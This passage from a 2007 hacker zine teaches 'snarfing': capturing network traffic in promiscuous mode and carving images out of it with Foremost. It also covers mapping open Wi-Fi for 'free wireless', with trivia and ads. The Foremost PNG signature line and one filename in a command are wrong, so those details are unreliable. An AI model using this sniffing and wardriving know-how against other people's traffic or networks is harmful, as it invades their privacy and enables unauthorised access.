If you ask me, there aren't many better tools than Foremost for snarfing. In a description from the Foremost web site at <http://foremost.sourceforge.net> Foremost is a "console program to recover files based on their headers, footers, and internal data structures". Put to our uses, it's simply magical. This was a tool developed by a handful of engineers from two departments within the United States government. We can only guess it was used to retrieve lost or "deleted" data from recovered hard drives. For that matter, I'm betting this tool is still used by our government for the same purposes. Now, it's available to you and it's free. While readily available and free, using this tool may present you some difficulty which is why we put together a small section about it for this snarfing related issue.

We will start by installing Foremost. We would like to make this part as easy as possible so that we can get right to the fun stuff. Therefore, we are using Ubuntu to show you the way. If you want the latest copy of Foremost, you can download and install it from source. Doing so will give you some pretty interesting features which we will save for future discussions. In the mean time, here is how you might install it from a Terminal window in Ubuntu Linux (from <http://www.ubuntu.org>).

First we will need to edit your "apt sources". Foremost is a bit of an obscure tool, so it's going to be part of a software collection that a normal person would likely not need. Therefore, we need to edit a file called "sources.list" which should be located in /etc/apt. We used "vi", but you can use any text editor you like.

```
rayhaque@rayhaque:~$ sudo vi /etc/apt/sources.list
```

We are using "sudo" to borrow the power of the root user. Expect to be asked for a password here. This is the "new use" of sudo, so you are being asked for your own password here - not roots. Once you have this document open, look for these two lines ...

```
# deb http://us.archive.ubuntu.com/ubuntu/ dapper universe  
# deb-src http://us.archive.ubuntu.com/ubuntu/ dapper universe
```

Depending on the version of Ubuntu you are running, the "dapper" could be something else. The last line is going to read "universe". We need to un-comment these lines. In other words, remove the "#" symbol from the start of these two lines. Then save the document and close it.

Now, we need to make sure that the new libraries of software packages are known to your Ubuntu installation. Note: You will need Internet access for to be successful! We can update with the following command ...

```
rayhaque@rayhaque:~$ sudo apt-get update
```

Copyright 2007 - ODDREE Magazine - <http://www.oddree.com> - 22

You are going to see Ubuntu go out and download a couple g-zipped files, and use them to update its list of available software packages. When it's done, we can install foremost pretty easily.

```
rayhaque@rayhaque:~$ sudo apt-get install foremost
```

Didn't I tell you it would be easy? After running that command you may be asked a question as to whether you are okay with adding other needed packages or not. You should say "Y" to that, if prompted. Now we can get to work.

First we are going to run a foremost -h which will give us usage and versioning information. As you can see from below, our copy is quite old! But then, we are playing around with an old copy of Ubuntu as well. Again, for the newest stuff - visit the website. At the time of this writing they were up to version 1.4.

```
rayhaque@rayhaque:~$ foremost -h  
foremost version 0.69
```

Written by Kris Kendall and Jesse Kornblum.

Digs through an image file to find files within using header information.

```
Usage: foremost [-h|V] [-qv] [-s num] [-i <file>] [-o <outputdir>] \  
[-c <config file>] <imgfile> [<imgfile>] ...
```

- h Print this help message and exit**
- V Print copyright information and exit**
- v Verbose mode. Highly recommended**
- q Quick mode. Only searches the beginning of each sector. While this is faster, you may miss some files. See man page for details.**
- i Read names of files to dig from a file**
- o Set output directory for recovered files**
- c Set configuration file to use. See man page for format.**
- s Skip n bytes in the input file before digging**
- n Extract files WITHOUT adding extensions (eg:.txt) to the filename.**

The usage is pretty simple, but if we skip the configuration of its "conf" file, we will get absolutely nothing out of this tool. That's because the configuration file is entirely commented. We need to edit that file to tell foremost what it's looking for in the data that we will be feeding it. For our example, we are going to be trying to recover some lost images of various types. The reason being, we would like to give you a visual representation of a nifty trick.

Let's open up the configuration file for foremost, which should be stored in the /etc directory. Again, we are using the vi editor. You can use anything you like.

```
rayhaque@rayhaque:~$ sudo vi /etc/foremost.conf
```

For examples sake, we have decided that we want to extract gif's, jpg's, and png files. These are the three common image types that you might use when building web pages. You would want to locate the file extension on the left, and remove the “#” for the lines of interest. The hexadecimal jargon you see here represents the starting header and then footer of the file(s) it's looking for.

GIF and JPG files (very common)

```
gif y 155000000 \x47\x49\x46\x38\x37\x61 \x00\x3b
gif y 155000000 \x47\x49\x46\x38\x39\x61 \x00\x00\
jpg y 200000000 \xff\xd8\xff\xe0\x00\x10 \xff\xd9
#
```

PNG (used in web pages)

```
png y 200000 \x50\xe4\x47? \xff\xfc\xfd\xfe
```


After making the above changes, save and close the file. Now we are ready to perform some experiments. We need a good data capture to work with though. Let's use Ethereal to gather some network traffic – and then foremost to put the pieces back together. To do so, we will need to install Ethereal. In Ubuntu, it would go like this ...

```
rayhaque@rayhaque:~/foremost-output$ sudo apt-get install ethereal
```

If you are asked about other packages here, just answer “Y” to get them all installed (you will need them).

When done, start up Ethereal from the Applications > Internet menu. Note that there are two Ethereal choices. You want to run it “as root”, otherwise you will not have the permission you need to put the network card into promiscuous mode. When launching, you will be asked for a password. Again, this is your password, not roots.

Once up, choose Capture > Interfaces. Find the Interface which you are presently using for Internet access, and click the Capture button.



Now bring up a web browser and start surfing. For our example, we went out to <http://images.google.com> and ran a couple of searches to collect some fun pictures. You can use your imagination. When done, click “Stop”. You get to watch as Ethereal loads the capture and displays it to you. Before we start screwing with it, we might want to save it.

Click File > Save and give it a name. Note that it's being stored in root's home directory. That's not really where we want it – but we will fix that soon enough.



Keep Ethereal around, but minimize it and get it out of your way. Now, let's get back to your terminal. We need to get that capture into our home directory and fix the ownership so that we can play with it. To do so, run the following (exchanging 'rayhaque' for your own username) ...

```
rayhaque@rayhaque:~$ sudo cp /root/funcapture.cap ~
rayhaque@rayhaque:~$ sudo chown rayhaque refined1.cap
```

There. Now let's fire up Foremost, shall we? We are simply going to run it against the packet capture and see what happens. The results – will not be all that good. You'll see.


```
rayhaque@rayhaque:~$ foremost funcapture.cap
foremost version 0.69
Written by Kris Kendall and Jesse Kornblum.
```

```
Opening /home/rayhaque/funcapture.cap
funcapture.cap: 100.0% |*****| 296.0 KB
00:00 ETA
Foremost is done.
rayhaque@rayhaque:~$
```

Now that we have extracted some goodies (we hope) let's see what all it found for us. Foremost will create a directory called "foremost-output" and dump everything into it. If you are running a newer version, try adding a "-T" flag which will add a time and date stamp to the directory name. Our older version didn't yet have that option. So, let's see what we've got ...


```
rayhaque@rayhaque:~$ cd foremost-output/
rayhaque@rayhaque:~/foremost-output$ ls
00000000.gif 00000009.jpg 00000018.jpg 00000027.jpg </snip>
```

That's a lot of images! I wonder what those images might look like? We could try to open them with a web browser like Firefox, but the best tool to use is something that comes with Ubuntu called gThumb. gThumb comes with Gimp, and is awesome for perusing small photo collections like this one. We fired it up, and had a look at our picture collection - which grace the following page.




Do you see what we see? What a mess. Why are the pictures all ... half-baked? Remember that Foremost is a data collector not a “packet sniffer”. When looking at raw packet captures such as the ones that Ethereal might create, it can find headers pretty easily. Footers might be a problem. The technical reason for this is that with the exception of one or two of these very small images, none of them arrived in one piece. Rather, each picture was divided into smaller pieces and sent as collections of packets. When Foremost went through our capture it found a lot of headers without footers and footers that didn’t seem to have a header. Foremost cannot reassemble these packets when running through the raw data – but you ***can***.


Now, let’s get back into Ethereal and have a second look at that data we captured earlier. As you scroll through the packets, look over to the right side and keep your eyes open for “GET” requests. More specifically, we are looking for a GET request of one of these images. When you find one, right click on it and choose to “Follow TCP Stream”.



Ethereal will crunch away and then show you a new window with only what you wanted. Notice that this is displayed in two distinct colors. The red is what “you said” and the blue is what “the remote end said back to you”. In this case, we only really want the data that was coming back to us. If you like, you could further crunch down this data by clicking the drop down at the bottom of this pop-up and choose the option that represents data coming from “them” to “you”.



In lessons learned, it’s also important that you click the “Raw” option in the lower right corner of this window. Your visual of this data will not change much, if at all – but it’s vitally important for changing the data to something that foremost will tolerate (flat binary goodness).



Now we can save this refined chunk of our original packet capture and name it something else. We were clever and called ours “refined1.cap”. Click the Save As button on the lower left and give it a name. Note: still running Ethereal as root, we are saving this into roots home directory. We’ll fix it in a moment.



Now we go back into our terminal window. First we will relocate the refined capture from roots home directory to our own and fix the permissions as we had to do earlier.

```
rayhaque@rayhaque:~$ sudo cp /root/refined1.cap .  
rayhaque@rayhaque:~$ sudo chown rayhaque refined1.cap
```

Next we will slide our old “foremost-output” directory aside, so that we can run the foremost command without any error messages. This is a forensic tool, so it will refuse to replace or destroy data that it has previously collected (for obvious reasons).

```
rayhaque@rayhaque:~$ mv foremost-output foremost-output.old
```

Now we can re-run foremost on our refined packet capture like this ...

```
rayhaque@rayhaque:~$ foremost refined1.cap
```

You should see similar results as you did before. A new directory will be created and it will be populated with images and other stuff. But – they should be a little easier on the eyes. When we looked over this same photo collection with gThumb having refined then in Ethereal, we were pleased with the results.




Hey, that’s no other than Audrey II, the mean green mother from outer-space!

In this article we gave you a quick glimpse at how to refine data using common and free tools. What else could we have used this process to gather? These pictures could have just as easily been documents, zip files, database entries, or any other garbage you might find floating over a network. What will you collect?

Make sure you stop by our forums at <http://www.oddree.com/forums> and share your comments with us. [-RDH]

STUPID SOLUTIONS TO STUPID GAMES

From ODDREE Issue #1



No New Games?

We decided to focus on content this time around and lose a few features such as the games column. If you actually enjoyed these games and would like to see more of them, please stop by our forums and let us know. Otherwise we will assume it was a waste of good drive space (and your bandwidth).

Name the Lame Game (left to right)

Master Blaster, Xenophobe, Marc, Bart US the World, Yo Noid!, Marble Madness, Robocop, Faxanadu, Ikari Warriors, Boy and His Blob, Castlevania, Bad Dudes, River City Ransom, Arch Rivals, Rampage, Ninja Gaiden, Contra, Ghosts and Goblins, Battletoads, Rambo, Kid Icarus, Bayou Billy

View Askew Trivia

Answers:

- 1: Seth Green
- 2: USA Today
- 3: The Catholic League
- 4: Randal Graves
- 5: Jersey Girl
- 6: #4 and #2 (In that order)
- 7: Vulgar
- 8: Loki
- 9: Four. (Woolen Cap Smoker, Egg Man, Offended Customer, and Cat Admiring Bitter Customer)
- 10: Jersey Girl

hack the planet with google earth

by Ryan Bird603568 Richards

Hey noobs, its bird man bringing y'all back to the yard. Now that you know how to get free wireless from the last issue, now it's time to actually do it with some leet maps. Ok let's roll.

The first thing you need to do is point your browser over to www.wigle.net and register. After you register you need to download JiGLE. This is the source of the map points. It's a pretty nice interface but a tad slow. Since you will need Linux commands unless you can stop now unless you are running *nix. JiGLE is still nice but not as bitchin' as having it on Google earth. Untar the file and cd to JiGLE. When you run "run.sh" you'll find out that you only have 1 map pack, from some where in Michigan. No one lives in Michigan and if you live there ... I'm sorry. Now it's time to map it up.

Again we'll find ourselves on wigle.net. This time we got to the MapPacks/Trees section. Pick the state you want and download the county's you want. Make sure that you pick the vector maps because that is what I picked. Now that you have downloaded the map packs, move them to JiGLE directory and unzip them. You can stop now and use JiGLE or continue, but I'm gonna' keep going to show you guys how to make maps show on Google earth.

Make sure that you are in the JiGLE directory and run 'run.sh'. Pick the map that you want to convert to a kml and then log in with the user name and password that you created earlier in this tutorial. You can open as many maps as your heart desires. But as a warning it may take 15 minutes or so to load all the points for maps. Finally we have all the data that we need. You can close JiGLE.

Now here is the hard part. Not Michael Jackson at elementary school hard, its more like sand stone hard. Before you go any further, download the .zip file for this article which from **this link**. Open up a terminal and untar the package into the JiGLE directory and then run these bash lines.

```
<bash>
cd WiGLEnet/data/
cat *.autocache > ../../mega.autocache
cd ../../
sort mega.autocache > mega1.autocache
mv mega1.autocache mega.autocache
sort -u mega.autocache > mega1.autocache
mv mega1.autocache mega.autocache
php wigle-to-kml.php mega.autocache > map.kml
</bash>
```

Now that you did all of this, you could have just run `wigle-to-kml.sh` but now you know what is in the script. I'll explain what all of this means. `autocache` is a file created by JiGLE that stores the coordinates, BSSID(MAC address), ESSID(ssid) and various other thing. In the second line, we are putting all the data into one huge file. This is done for various reasons. The first reason is that the php script only takes one `.autocache` file and the second is so that its duplicates can be sorted out. Next we sort the file. Doing this orders the file in alphabetical order. Then it's sorted `-u` which removes duplicate entries. Lastly, the php script converts the data into a `.kml` which Google earth can read.

The php script works rather inefficiently. There are 2 main loops, one for wep on and one for wep off.

```
<php>
for($count =0;$count<=7;$count++)
{
    PrintKMLFolder($argv[1], 'Y', $count);
}
</php>
```

PrintKMLFolder is run 8 times, on time for every quality of service(QoS) level. Since the .autocache files have each data field separated with a ~ the parsing is pretty easy. Each loop checks if wep is on or off and if the QoS match, if they do, the data is added to the .kml file. Now you know why the efficiently sucks more than a porn star. I plan on making a C++ version with a vector of structs so that looping a file 16 times isn't needed.

Now that we have our map.kml we are headed to earth.google.com to download Google Earth. Install at least version 4.0. This is because our mappack won't work with 3.x. Luckily, 3.x isn't for linux. Now install Google earth and open map.kml. SHAZAM you're done. You can thank me later.

On that note I would like to thank Irongeek for providing me the base .php script. Any comments, questions, or concerns: email me at <rlr5018@psu.edu>

-out Ryan Bird603568 Richards

ADVERTISEMENTS

“I USED TO STAY UP ALL NIGHT HACKING BUT NOW I HARDLY HAVE THE STAMINA :- (“

We've heard your stories. Aging hackers everywhere are relying on bad tasting energy drinks to give them the strength and endurance they need to stay up all night hunched over a glowing terminal.

Our all natural herbal supplements can provide you with what you need to get the job done. Try our product free for thirty days, and you will agree.



ADVERTISE WITH US

You can support your favorite magazine by paying us a few dollars to get the word out about your new product or services. Our last magazine has exceeded 5,000 downloads and continues to find new readers on a daily basis almost a year after its release.

Email ray@oddree.com for questions or details.

SUPPORT US?

There is no better way to show your support for the magazine than by spreading the good word. Send a copy to your friends, link to our website, or print this magazine out and leave it in random places.

Our magazine is financially supported by users like you. We do not yet have the ability to pay staff members, so your donations go directly to supporting our web hosting fees, domain registration, future contests, etc.

You can make donations directly to our cause through PayPal by giving to donations@oddree.com. You may also visit our website where a link has been created for this purpose (in the Store).

Our new online store has T-shirts for sale which are hand crafted by Ray Dios Haque himself. If you would like to see other interesting souvenirs for sale, send us your suggestions.

BUY A T-SHIRT



DONATE FUNDS



Whats in store for the next issue?

There are two questions that I seem to get often. “When is the new issue going to be out?” and “What is the new issue going to be all about?” We release new issues as we finish them (we aim for 30 pages) – and we finish issues faster when we have reader submitted material. Write for us and you can help get the latest issue out that much sooner. As far as next issues topic goes – it’s anyone’s guess. Stay tuned, and check our website and forums often. -Ray Dios Haque [Editor ODDREE Magazine]